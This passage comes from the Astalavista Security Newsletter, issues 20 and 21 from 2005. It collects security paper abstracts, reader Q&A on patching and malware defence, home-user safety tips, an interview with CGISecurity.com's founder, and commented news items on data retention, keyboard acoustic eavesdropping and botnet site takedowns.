This paper argues that the high resolution geospatial images of our earth's surface, produced from the earth observing satellites, can make a person visually exposed, resulting in a technological invasion of personal privacy. We propose a suitable authorization model for geospatial data (GSAM) where controlled access can be specified based on the region covered by an image with privilege modes that include view, zoom-in, overlay and identify. We demonstrate how access control can be eficiently enforced using a spatial indexing structure, called MX-RSquadtree, a variant of the MX-CIF quadtree.

http://astalavista.com/index.php?section=directory&linkid=4857

" **DATABASE SECURITY EXPLAINED** "

Working from the outside into the crunchy database center, we'll cover: - The types of security problems. What should you worry about? - Server placement. Where should you put your MySQL server to protect it from TCP exploits? How can you provide secure

access for database clients? - Database server installation. What version of MySQL should you use? What are the best file/directory ownerships and modes? - Database configuration. How do you create database user accounts and grant permissions? - Database operation. How do you protect against malicious SQL and bonehead queries? What are good practices for logging and backup?

http://astalavista.com/index.php?section=directory&linkid=4872

" **VULNERABILITY DISCLOSURE FRAMEWORK** "

The goal of this report is to achieve a common understanding and develop standard practices for disclosing and managing vulnerabilities in networked information systems.

http://astalavista.com/index.php?section=directory&linkid=4894

" **A KNOWLEDGE DISCOVERY APPROACH TO ADDRESSING THE THREATS OF TERRORISM** "

Ever since the 9-11 incident, the multidisciplinary field of terrorism has experienced Tremendous growth. As the domain has benefited greatly from recent advances in information technologies, more complex and challenging new issues have emerged from numerous counter-terrorism-related research communities as well as governments of all levels. In this paper, we describe an advanced knowledge discovery approach to addressing terrorism threats. We experimented with our approach in a project called Terrorism Knowledge Discovery Project that consists of several custom-built knowledge portals.

http://astalavista.com/index.php?section=directory&linkid=4858

" **HOME SURVEILLANCE WITH INTERNET REMOTE ACCESS** "

As with seemingly everything else, the Internet has revolutionized what you can build for remote surveillance and security. Low-cost video cameras, driven by the market for desktop video conferencing and webcams, have improved to where they generate reasonably high-quality video and provide embedded video compression. Broadband Internet access offers both speed advantages and a permanent connection to the net, making it suitable for remote monitoring. The global reach of the Internet means that you can monitor your home from Abu Dhabi, if you happen to be there.

http://astalavista.com/index.php?section=directory&linkid=4940

" **MYFIP – INTELLECTUAL PROPERTY THEFT WORM ANALYSIS**"

Myfip is a network worm discovered in August of 2004. It didn't get an extreme Amount of attention at the time, just a few articles talking about a new worm which stole PDF files. It wasn't terribly widespread or damaging, so it didn't rate very high on the antivirus companies' threat indicators. However, it is still worth paying attention to because the potential for damage to a company can actually be greater than with other worms. A Slammer or Blaster outbreak might take the network down for a while, but an incident like that can be recovered from. If the wrong document leaves your network it could have devastating consequences.

http://astalavista.com/index.php?section=directory&linkid=4933

" **TIMING ATTACKS ON WEB PRIVACY** "

We describe a class of attacks that can compromise the privacy of users' Web-browsing histories. The attacks allow a malicious Web site to determine whether or not the user has recently visited some other, unrelated Web page. The malicious page can determine this information by measuring the time the user's browser requires to perform certain operations. Since browsers perform various forms of caching, the time required for operations depends on the user's browsing history; this paper shows that the resulting time variations convey enough information to compromise users' privacy.

http://astalavista.com/index.php?section=directory&linkid=4905

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

and our **30%** discount this month

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] **Site of the month**

GData : An Online MD5 Hash Database

Database currently contains **12,291,785** unique entries.

http://www.gdataonline.com/

[07] **Tool of the month**

BiDiBLAH – An Automated Assessment Tool

Find more about the tool at :

http://www.sensepost.com/research/bidiblah/what_is_bidiblah.pdf

Get it at :

http://www.astalavista.com/index.php?section=directory&linkid=4835

[08] **Paper of the month**

How to build your Business with open-source

Think high-priced commercial software is your only option? Don't be so sure. Free alternatives are available in a wide range of enterprise software categories, including some that may surprise you.

http://www.astalavista.com/index.php?section=directory&linkid=4869

[09] **Free Security Consultation**

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and to provide you with an accurate answer to your questions.

Question : Hi folks at Astalavista!! Amazing work from your team when it

comes to real security or hacking content, keep up the good work and don't get caught! I've been recently confronted with the difficult task to keep myself up-to-date with the latest patches released given the many software programs that I use. Reading through various publications I have come to believe that patching is indeed quite important and no firewall can protect me against an unpatched system.

Answer : A little bit of common sense and a couple of publications can come handy in your case, as a matter of fact we've decided to feature this question due to the many other similar ones we keep on getting – all about patching. As far as "getting caught" is concerned – I honestly believe the only thing we could "get caught" about is bringing one of the most resourceful security portals to the world for free..

Patching is essential for keeping yourself safe out of associated vulnerabilities, Whereas a 0-day exploit cannot be taken care of patches since it's still unknown. What you should keep in mind is that patching has proven useful to protecting against any kind of vulnerabilities and worms – given that the patch has been applied. Whenever you use certain software, you will usually find security and patch updates on its site, even better, the majority of sites often provide you with a free alert based service, usually through a newsletter. As you've already stated that you're a Windows user – keep an eye at Microsoft's TechNet and especially the security bulletins :

http://technet.microsoft.com/default.aspx

Windows Update will also take care of quite a few issues whenever such arise :

http://windowsupdate.microsoft.com/

Consider also keeping an eye on the following, which provide great filtering features so you will get the results you need :

Bugtraq - http://www.securityfocus.com/archive/1
X-Force Database - http://xforce.iss.net/xforce/search.php
SecurityTracker - http://www.securitytracker.com/
SecuriTeam - http://www.securiteam.com/
FrSIRT - http://www.frsirt.com/english/
CVE - http://www.cve.mitre.org/

Question : Managing an SMB with couple of hundred workstations causes a lot of trouble when fighting viruses and all the pests my employees download or somehow get infected with. I wanted to ask you for any other particular recommendation besides having anti-virus scanners on every computer – it's still causing a lot of troubles.

Answer : There are quite a lot of factors contributing to these problems, for instance, are you aware how many of the anti-virus scanners are actually active, are they constantly updated, both signatures and patches for the software itself, do you keep a track of what's been infecting your organization so that you would be able to develop a strategy specifically for your type of users? What you should consider is that patching workstations is very important when it comes to exploits-based web sites and that application based firewalls are a must have,

besides having a server based and host based anti-virus solution. Keep an eye on users bringing laptops inside the network and make sure your system administrator would be on alert for infected PCs so that these would be blocked Backups(data,system) are also a must have, as even though today's malware isn't as destructive as it used to be, you will definitely face a situation with lost data, or totally messed up configurations. Above all – educate them on the most common malware attack patterns.

Question : I have been recently doing a research on the abuse of Port 80 from an enthusiast's point of view. What bothers me is the fact that whatever I do I simply cannot control the use/abuse of this port, as this is the port my and pretty much every other public server operates on. Add some dynamic content, sophisticated databases and all my other security measures, even my ISPs one become useless. How to deal with this problem?

Answer : Web based vulnerabilities are attracting a lot of attention from malicious attackers, mainly because of the reasons you mentioned – easy to execute, but with devastating consequences if successful. Based on the profile of your site(I assume it's a low one), it would be more cost-effective to put in action a web vulnerabilities scanning tool or get help from a professional consultant/auditor with experience in web application vulnerabilities.

On the other hand, looking at web server logs, and with the right IDS Configuration (can again be abused of course) will provide you with a surprisingly relevant information on how often, and to what extent your web security is being attacked – it will motivate you even more on securing it.

Check out http://www.owasp.org on the other hand, it will provide you with a lot of info!!

[10] Astalavista Security Toolbox DVD v2.0 - what's inside?

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[11] Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **Security in the enterprise** – **HR Management -**

This brief article will provide a company's manager with a discussion on the benefits, problems and recommendations when it comes to attracting and utilizing the workforce, or the blood that goes through the veins of your organization, not only when it comes to security, but to its long-term prosperity as well.

As the information security industry is steadily growing, there're a countless number of opportunities in each and every of its sectors, code auditors, malware analysts, consultants, auditors, and many more. A great number of standardization oriented institutions and entities have been established to provide best practices about the education and training of the workforce. Managers are still conveniently looking for all-in-one solution to securing their enterprise, even worse, thinking that's it's a one time investment, whereas trying to capitalize on the benefits of today's E-commerce technologies.

Finding the right candidate for the right job is always a tricky job, what is "right" anyway? Are you an organization on the level of survival, profitability or perhaps innovation? The three of these and other stages will greatly reflect the way you hire, with an "filling the positions" mode of thinking, or talent scouting approach, if any.

Some of the most common obstacles to HR management in the enterprise I'm aware of are the **technical wizards versus the strategical thinkers conflicts**. The benefits of having these are obvious, the technical wizards will do code miracles, whereas they will lack the strategical/business, perhaps pragmatic mode of thinking. On the other hand the strategical thinkers wouldn't be able to technically execute an idea. Whenever hiring make sure each of these individuals possess some of the other one's qualities, or consider taking care of the productive interaction between such individuals, otherwise you will face a situation like where an engineer in love with his creation or sophistication cannot communicate with a marketer or product manager trying to convince him/her that there are better, time-effective, and market-driven basis for developing or postponing an idea.

Lack of incentives will also result in a total stagnation of your workforce, and in security, folks, vision and dental insurances just doesn't fit in. InfoSec experts want to be valued, respected and most importantly given the necessary credit for the realization of any project, free conferences tickets, asking for major decision-making idea and comments, the opportunity to participate in an impact-driven project, and not another product/service extension.

Another common problem that I have encountered is the promotion of **inside-the-box thinking culture**, namely following procedures, company hierarchy and too

much bureaucracy, seek open spaces, comments and actually takes these into consideration, promote diversity!

Possible solutions to any of these might be to outsource these tasks to an External company, such a managed security services provider who will take the bulk out of managing a security infrastructure and motivating/taking care of employees. In case you want to take an indirect approach when dealing with such problems, you can consider trying to find the most talented and exception individuals, but how? Don't go and search out for them, let THEM search for you, through professional and socially-oriented security initiatives your company will establish itself as the number one choice for a future employer, thus easily attract outstanding people from everywhere.

As far as spotting the right candidate is concerned, yes, experience is a must, but don't go for the usual "at least 3 years experience" requirement for an exceptional and just graduated candidate. Look for passion for work, self-starters usually go beyond the required tasks, and most importantly, **don't try to cultivate them – empower them!**

An organization's HR in the security industry, and not only, is perhaps the most valuable investment that a wise and visionary manager can make; stick to the people not to the numbers and in the long-term you'll have both the "numbers" and the people's respect, highlighting yet another important fact – if you're to build a business with an exit strategy – don't even start it, be a company that's "here to stay!".

[12] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- **Today's security trends – practical tips for your security – Part 2** -

This article will deal with today's major security issues from an end user's point of view and would not only reveal their importance, but also provide the reader with recommendations on how to deal with them.

1. Identity theft

Make sure you protect your sensitive information and do not store sensitive or complete package of info regarding your identity or financial abilities, both offline and online. The more it takes to locate your PIN and your credit card the harder it would be to get these stolen. Try to stay spyware and malware free, and constantly monitor your online financial activities. Shred any confidential information and don't just throw it away, it could be abused. Make sure you have the latest version of your browser, and consider a bank that promotes the use of alternatives to Internet Explorer a security-conscious one. Think twice and always be suspicious whenever doing E-banking, and do not ever follow direct links from emails pretending to be a bank, any bank whatsoever.

2. Social engineering attacks

Keep in mind, that each and every communication over the Internet can be sniffed, and that anonymity online simply does not exist. Something else to consider is that whenever you use the Internet, certain leads are always there, and be suspicious in case someone starts pointing them out in a direct or an indirect way. Don't be naïve, and try to "sense" is the person on the other side of the communication indeed the one you're talking to. As far as social engineering attacks are concerned, these are present everywhere, phishing, malware infected emails, so watch out, and don't everything you receive in your mailbox way too personally! Don't be so talkative to strangers, and consider strangers even people you've met weeks ago online, have respect for your privacy and as they say "anything that you say may be used against you" fully applies in this situation.

3. Malware

Consider avoiding the download of programs from sites whose origin is unknown, and always try to locate the associated program with the help of Google, thus getting a better picture of how eligible it really is. Avoid directly opening attachments even from known people and try to spot anything that seems unusual in your communication. Never trust a programs icon for whatsoever reason, as these are easily changed. Don't accept tricky programs and hot tools from strangers over IM networks, IRC etc.

4. Wireless networks/nodes

Perhaps rather common sense, but consider turning off your equipment when you don't use it , make sure default passwords and logins are removed, ensure the strongest level of encryption is in use, as well as that a firewall or wireless nodes monitor is active, so that in case you notice someone else is connecting through your network, you would be able to take measures, namely block them, or improve your knowledge on how they managed to do it(pretty easy though). Make sure you often change your WEP encryption keys and that they're as long as possible.

Best of all, check out the following collection of vulnerabilities :

http://new.remote-exploit.org/index.php/Wlan_defaults

[13] **Meet the Security Scene**

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Robert** from **CGISecurity.com**

Your comments are welcome at security@astalavista.net

Interview with Robert, http://www.cgisecurity.com/

Astalavista : Hi Robert, would you, please, introduce yourself to our readers and share some info about your profession and experience in the industry?

Robert : I first started to get interested in the hacker/security aspect of computers in the 90's in high school where I had my first brush with a non 'windows/mac system' called 'VMS' (a VAX/VMS system to be exact). A yearlater I *finally* got access to an internet connection and to my amazement discovered that it was possible to break into a website with nothing more than your browser which was something I found to be rather interesting. This *interest* grew into a website I originally hosted on xoom (some free hoster I forget which :) that later became CGISecurity.com in September of 2000 where I've published numerous articles and white papers pertaining to website security.

In 2003 I 'sold out' (get paid to do what you'd do for free) and was hired to perform R&D and QA on a Web Application Security Product where I am to this day. In 2004 I Co Founded 'The Web Application Security Consortium' (**http://www.webappsec.org**) with Jeremiah Grossman (**http://www.whitehatsec.com**) to provide an outlet for some projects that multiple people we knew where interested in participating in. A year later I created 'The Web Security Mailing List' (**http://www.webappsec.org/lists/websecurity/**) as a forum where people can freely discuss all aspects of Web Security where I am currently the lead list moderator.

Astalavista : Recently, there's been a growing trend towards the use of automated code auditing/exploitation tools in web applications security. Do you believe automation in this particular case gives a false sense of security, and provides managers with point'n'click efficiency, compared to a structured and an in-depth approach from a consultant?

Robert : Scanners provide a good baseline of the common types of issues that exist but are not magic bullets. It shouldn't come to a surprise to you but many of these consultants use these automated scanning tools (Both freeware and commercial) in conjunction with manual review and simply verify the results. The skill of the person using any specialized product greatly impacts the end result. Someone with a good security understanding can save immense amounts of time by using such an automated product. If your organization doesn't have a 'security guy' then a consultant may be the best solution for you.

Astalavista : Phishers are indeed taking a large portion of today's e-commerce flow. Do you believe corporations are greatly contributing to the epidemic, by not taking web security seriously enough to ensure their web sites aren't vulnerable to attacks in favour of online scammers?

Robert : Phishing doesn't *require* that a website be vulnerable to anything it just simply requires a look alike site exploiting a users lack of security education and/or patches. I wouldn't say they are contributing towards it, but I do think that educating your user (as best as you can)

is a requirement that should be in place at any online organization.

Astalavista : What are you comments on the future use of web application worms, compared to today's botnets/scams oriented malware? What are the opportunities and how do you picture their potential/use in the upcoming future?

Robert : In 2005 we saw a rise in the use of search engines to 'data mine' Vulnerable and/or suspect hosts. Some of the larger search engines are starting to put measures in place such as daily request limitations, CAPTCHA's, and string filtering to help slow down the issue. While these efforts are noteworthy they are not going to be able to prevent *all* malicious uses a search engine allows. I think the future 'web worms' will borrow methodologies from security scanners created to discover new vulnerabilities that will have no patches available. While the downside of this is to slow infection rates and lots of noise, the upside is infecting machines with no vendor supplied patch available because the 'vendor' may be a consultant or ex employee who is no longer available.

Worms such as Nimda infected both the server and its visitors making it highly effective and I expect this user/server trend to increase in the future. I also suspect a switch towards 'data mining' worms, that is worms that are trying to steal useful data. Modern day versions of these worms steal cd keys to games and operating systems. The use of worms to seek and steal data from a server environment, or user machine is only going to grow as credit card and identity theft continue to grow.

While investigating a break-in into a friends ISP I discovered the use of a shopping cart 'kit' left behind by the attacker. This kit contained roughly 8 popular online shopping carts that where modified to grab copies of a customers order, a 'shopping cart rootkit' if you will. I suspect some type of automation of either auto backdooring of popular software or uploading modified copies to start creeping its way into future web worms.

In 2002 I wrote an article titled 'Anatomy of the web application worm' (**http://www.cgisecurity.com/articles/worms.shtml**) describing some of these 'new' threats that web application worms may bring to us.

Astalavista : Is the multitude and availability of open-source or freeware web application exploitation tools benefiting the industry, resulting in constant abuse of web servers worldwide, or actually making the situation even worse for the still catching up corporations given the overall web applications abuse?

Robert : This entirely depends on the 'product'. There are tools that allow you to verify if a host is vulnerable without actually exploiting it which I consider to be a good thing while some of these 'point and root' tools are not helping out as many people as they are hurting. In the past few years a shift has started involving 'full disclosure' where people are deciding not to release ./hack friendly exploits but are instead releasing 'just enough detail' for someone to verify it. This 'shift' is something that I fully support.

Astalavista : CGISecurity.com has been around for quite a few years. What are your plans for future projects regarding web security, and is it that you feel the industry is lacking right now - awareness, capabilities or incentives to deal with the problem?

Robert : Actually September 14th will be the 5th year anniversary of **CGISecurity.com**. Right now I'm heavily involved in 'The Web Application Security Consortium' where we have numerous projects underway to provide documentation, education, and guides for users. I plan on expanding CGISecurity into a one stop shop for all 'web security' related documentation where you can (hopefully) find just about anything you could ever need.

To answer the second part of your question I'd say all three with awareness (education) being the biggest problem. One of the things that the industry hasn't 'gotten' yet (in my opinion) is security review throughout an application's lifecycle. Sure developers are starting to take 'secure development' more seriously but as many of your readers know deadlines hamper good intentions and often temporary solutions (if at all) are put in place to make something work in time for release. This is why we need security review during all phases of the cycle not just during development and post production. I think that a much overlooked aspect of the development cycle is Quality Assurance. QA's job is to ensure that a product works according to requirements, identify as many pre release (and post release) bugs as possible, and to think about ways to break the product. I think that more companies need to implement 'QA security testing' as a release requirement as well as train their testers to have a deeper understanding of these 'bugs' that they've been discovering. You've heard the term 'security in layers' so why can't this process be implemented throughout most development cycles? Developers get busy and may overlook something in the rush to meet the release date which is why (before release) they need someone double checking their work (QA) before it goes production.

Astalavista : In conclusion, I would like to ask you what is your opinion of the Astalavista.com's web site and, in particular, our security newsletter?

Robert : I first discovered astalavista in my 'referrer' logs when it linked to one of my articles. Since then I've been visiting on and off for a few years and only recently discovered the newsletter which I think is a great resource for those unable to keep up with all the news sites, and mailing list postings.

[14] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

RobotsTXT.org

-

http://www.robotstxt.org/wc/active.html

The most comprehensive and well-sorted achive of web robots sorted by name, type, contact details etc.

-
AV-Comparatives.org
-
http://www.av-comparatives.org/

On this site you will find independent comparatives of Anti-Virus software.

-
NeedScripts.com
-
http://www.needscripts.com/

The one stop web development resource with over 30,786 resources and growing.

-
Owasp.org
-
http://www.owasp.org/

The Open Web Application Security Project (OWASP) is dedicated to finding and fighting the causes of insecure software. Our open source projects and local chapters produce free, unbiased, open-source documentation, tools, and standards.

-
I-Hacked.com
-
http://i-hacked.com/

Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

[15] **Final Words**

Dear readers,

Thank for going though issue 20 of the Astalavista Security newsletter, or though your favourite sections only!

We value and read each of your comments/suggestions. Please, share your impressions – positive or negative, they will be highly appreciated.

Till next issue of the **Astalavista.com's Security Newsletter**!

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 21 - 30 September 2005
http://www.astalavista.com/
security@astalavista.net

[01] **Introduction**

Hello folks,

Welcome to Issue 21 of the Astalavista Security Newsletter!

As usual we have picked up the most interesting news stories around the month, and provided you with insightful comments on them, featured the most useful tools and publications that appeared around the scene and at Astalavista.com during the month, and highlighted our monthly picks in terms of sites, programs, consultations etc. In this issue, you're going to read an article "**What else should I worry about besides the encryption length of our VPN remote access solution?"** covering various attacks and points of discussion when it comes to secure VPN connections, as well as "**Tips for enhancing your online privacy"**, a brief article covering trendy tips and recommendations on how to, at least partly, limit the amount of sensitive data you expose online every day. You will also go through a great interview with **Johannes Ullrich**, CTO for the **SANS Internet Storm Center**, the main developer behind the **Dshield.org** project.

Enjoy!!

Our **GeekyPhotos** section is online again, dazzle us with your shots at photos@astalavista.net and consider visiting the section itself at : http://www.astalavista.com/index.php?section=gallery

We also strongly encourage you to express your data retention and government monitoring of data opinion by participating in our poll " **Do you believe breaking strong encryption, monitoring you, or actively intercepting and retaining huge amounts of data, is justified for the sake of protecting you against terrorism?** "

Keep yourselves busy, inspired and watch out for the next edition of our newsletter!

Astalavista Security Newsletter is constantly mirrored at :

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

[02] Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[USERS PLAY FAST AND LOOSE WITH CORPORATE PCS]

Internet security firm Trend Micro published results of an online survey of 1,200 US, German, and Japanese corporate employees. The survey found that internet users conduct riskier online behavior while at work, believing that there is better protection in the workplace from viruses, spyware and other threats. Two thirds of respondents agreed that they are "more comfortable with clicking on suspicious links or visiting suspicious Web sites" while at work, and 40 percent allowed that they visit suspicious sites because they felt that their IT department would step in and fix any resulting problems.

More information can be found at :

http://www.theregister.co.uk/2005/09/13/unsafe_computing_survey/

Astalavista's comments :

Great initiative from Trend Micro, as any organization's management needs to wake up and realize that the countless security awareness programs, anti-virus scanners and the rest of your risk mitigation approaches sometimes result in a bit of destructive behaviour due to this enterprise sense of security.

Surveys are always questioned, and even though globally accepted as a research method, the way questions are provided, and later analyzed could play a crucial role in their objectivity. My point is that I don't believe end users tend to act irresponsibly because they feel the IT dept. is going to fix it afterwards – but because they feel the work place is a much more protected environment than their home PCs – how true or false opens up yet another discussion, but what end users should consider is that their activities are under surveillance.

From an organizational point of view – education is great, policies are compulsory, but a bit of restrictive environment, yet efficient and active communication towards the consequences of abusing the workstation would perhaps make them think twice.

TrendMicro's press release is available at :

http://www.trendmicro.com/en/about/news/pr/archive/2005/pr091305.htm

[**EURO EMAIL STORAGE SCHEME 'ILLEGAL', WARNS OFFICIAL**]

The European Data Protection Supervisor (EDPS), Peter Hustinx, published his opinion on a potential European directive on data retention, including "strict conditions" any future law must meet to be deemed acceptable. Hustinex's main concern with the proposed directive, which would require retention of all internet data for six months, is privacy. He said, "The Directive has a direct impact on the protection of privacy of EU citizens and it is crucial that it respects their fundamental rights, as settled by the case law of the European Court of Human Rights. A legislative measure that would weaken the protection is not only unacceptable but also illegal."

More information can be found at :

http://www.theregister.co.uk/2005/09/26/eu_dp_sceptical/

Astalavista's comments :

Data retention is NOT A SOLUTION to terrorism and these are some of my Statements behind the opinion :

terrorists won't use net cafes to communicate with each other, I keep amusing myself with net cafes spreading warning messages that illegal activities will be reported to the police, and that if you're caught in sending spam, the same situation will follow, which is pretty much the same as emphasizing the "you're watched" policy of stores, metro stations

information can be hidden and embedded in any single audio and multimedia file, later on exchanged over an anonymous P2P network, and it can be done with 99% anonymity

*you cannot deal with both steganographic and encrypted content on a large scale, and even though a single, yet critical communication in the form of an HTTP request or embedded message in a spam email (**Spammimic.com** for proof of concept) will you retain spam too?!*

*Eventually, the institution responsible for data mining the information would end up with budget deficit the way the infamous **Total Information Awareness** program ended up while trying to provide a God's Eyes view of potential terrorists. Besides all, what is that you are trying to achieve – prevent terrorism, detect terrorism, avoid or detect emerging terrorism in the form of individual or group of individuals shaping future perceptions and interests on the topic, or trying to establish a social responsibility that indeed "everything's under control" – well it isn't*

unless you know what exactly you're trying to achieve.

Who suffers – the ISPs who would have to retain all this information, store and manage it, and the overall public having concerns about EU' s constant contradiction with its values, politics you say, good but terrorism cannot be fought with technology, as it's the use of technology and information dissemination that contributed to the overall economic growth, and it acts as a facilitator of terrorists activities these days.

*The **Digital Civil Rights in Europe** group has a lot to say on the topic :*

http://www.edri.org

and in case you are interested in signing the Data Retention is No Solution petition, do so at :

http://www.dataretentionisnosolution.com/

[**AUTHORS SUE GOOGLE**]

Google's "Print for Libraries" program is the target of a copyright infringement Lawsuit filed by the Authors Guild and former US poet laureate Daniel Hoffman. Google had started the process of scanning collections from five libraries to include selections in search engine results. The president of the Authors Guild, Nick Taylor, calls the bypassing of the author's rights a "plain and brazen violation of copyright law". Although Google halted the library digitization in August the publishers have proceeded with the suit.

More information can be found at :

http://www.theregister.co.uk/2005/09/21/authors_sue_google/

Astalavista's comments :

The search monster Google has totally scared everyone and perhaps even surpassed its own expectations on its tremendous impact on the future of searching, finding and researching information. As an author, I would feel totally ripped off, given that Google goes through my book and indexes it for future searches, while not paying me a dime, true but totally messed up .What authors are going to benefit from it is the exposure Google is going to give to their books. By the time search queries show integrated results from hard copy books, these would eventually result in a sale of the book. Google's taking its share for the promotion, and so is the publisher. From there it would depend on the author's contact and business practices in case future revenues are secured.

Authors have to wake up and realize the potential of the Internet for building up their popularity, and spread their works, while ensure they've done their homework when it comes to copyrights infringement online.

*Check out **Rupert Murdock's** comments on the growing threat to print media posed by the Internet :*

http://www.newscorp.com/news/news_247.html

[**RESEARCHERS TURN KEYBOARD CLICKS INTO TEXT**]

University of California, Berkeley, researchers have used "statistical learning theory", also called "machine learning", to translate the sounds of keyboard strikes into text with up to 96 percent accuracy. The slightly different sounds made by each key are analyzed by software, then refined through spelling and grammar correction tools. The researchers are not releasing their code, but say it was relatively easy to develop, and inexpensive to implement. Their best suggestion for defending against a possible use of this method to use background noise, such as music, to mask the keyboard sounds.

More info can be found at :

http://www.infoworld.com/article/05/09/14/HNkeyboardclicks_1.html

Astalavista's comments :

I totally enjoyed this "breakthrough", since the theory behind it came to my mind over 2 years ago. What's next, and what I've actually seen working is a remote digital camera recoding of keyboard typing though physical compromise, with the idea to gather login details, or snoop of the display. ***3M's PrivacyFilter*** *might come handy in situations like these though. What about wireless keyboards you wonder?* ***WarTyping.com*** *is a great initiative that gives you the opportunity to listen to your keypressing – over the air!*

http://www.wartyping.com/content/audio/logitech_keyboard.mp3

Future research could definitely incorporate these turning it into yet another technique in the arsenal of spies or malicious attackers with very serious reasons to compromise your information. Concerned about this new keyboard typing threat – well don't, as we are sure you enjoy loud music the way we do – secure by default!

[**BOT HERDER WEBSITES IN INTERNET TAKE-DOWN**]

F-Secure reports that a number of websites offering botware source code and botnet management tools with simple user interfaces have been shut down by authorities. Among these 'bot-herder' sites are such well known sources as ryan1918.com, 0x90-team.com, and neo-theone.com.ar. Botware sites are starting to charge fees for users who download source code. While hackers have long traded botnets and botnet usage rights, only recently have they offered hosted botnet management. Herder sites tend to be short-lived, since authorities shut them down as soon as they find them.

More information can be found at :

http://www.theregister.co.uk/2005/09/13/bot_herder_takedown/

Astalavista's comments :

Malicious source code has been distributed over the net as far as I can remember

myself, where because of leaks, for the sake of someone's ego and popularity ambitious, or "just because". Let's face the facts, modularization of malware and the availability of source codes greatly contributes to variations of the malware itself, and contributes to nothing besides yet another worm in the news. People possessing or involved with the development of these are trying to make a quick buck out of selling the source, or actually tutoring "customers" on what it does and how to improve it. It is well said that "in the future everyone will be famous for 15 minutes", picture the flood of wannabe malware authors AND the growth of the anti-virus sector!

On the other hand, my dear friend ***Anthony Aykut*** *(Frame4 Security Systems), has managed to unveil that* ***neo-theone.com.ar*** *is still pretty active, great work dude! :*

http://www.frame4.com/cms/index.php?option=com_simpleboard&func=view&catid=130&id=155#155

[**CHINA CRIMINALIZES INTERNET TELEPHONY**]

China Telecom, the largest fixed line telephone carrier in China, is not allowing its broadband customers to use Skype to make long-distance calls. Those that defy the ban will be subject to fines or even have their internet connections cut off. Currently, it is illegal in China to use network telephones, and management rights of internet telephone service falls under China's Communications Management Bureau. Recent declines in China Telecom's business have been attributed to the rise of Internet telephony.

More information is available at :

http://www.newsfactor.com/story.xhtml?story_id=38165

Astalavista's comments :

Even though the country is about to join the WTO, witnessing a true free market economy is rather doubtful given this "you cannot capitalize on innovative business concepts until we figure out how to do it first" approach of China. An interesting fact I came across in the ***Red Herring*** *magazine is that China Telecom's fixed-line business is not profitable, picture the effect of introducing Skype on the local market.*

Like any government, the Chinese government likes to feel in control but unlike any other, the country's approach supported by modern communism promotes centralization, which eventually results in more effective control and monitoring, but limits the level of innovation and competition. The implications for VoIP telephony in the country have two dimensions – from a business point of view it would devastate China's Telecom, responsible for handling 70% of the country's communications, while from a national security view, it would be inevitable resulting in loss of control when it comes to censoring or monitoring.

Chinese end users are once again caught in between figuring out how to bypass this and take advantage of Skype, while trying not to get caught for…using VoIP!

[**CISCO FLAW COULD ALLOW ROUTER WORM**]

Security researchers say they have found weaknesses in Cisco's Internet Operating System (IOS) which may enable an Internet worm to spread between Cisco routers. But Arhont Ltd. denied reports that such a worm had actually been developed.

In a post to the Bugtraq mailing list, Arhont's Andrei Mikhailovsky said his firm had discovered weaknesses in the way IOS uses the Enhanced Interior Gateway Routing Protocol (EIGRP), which handles information exchange between routers.

More information can be found at :

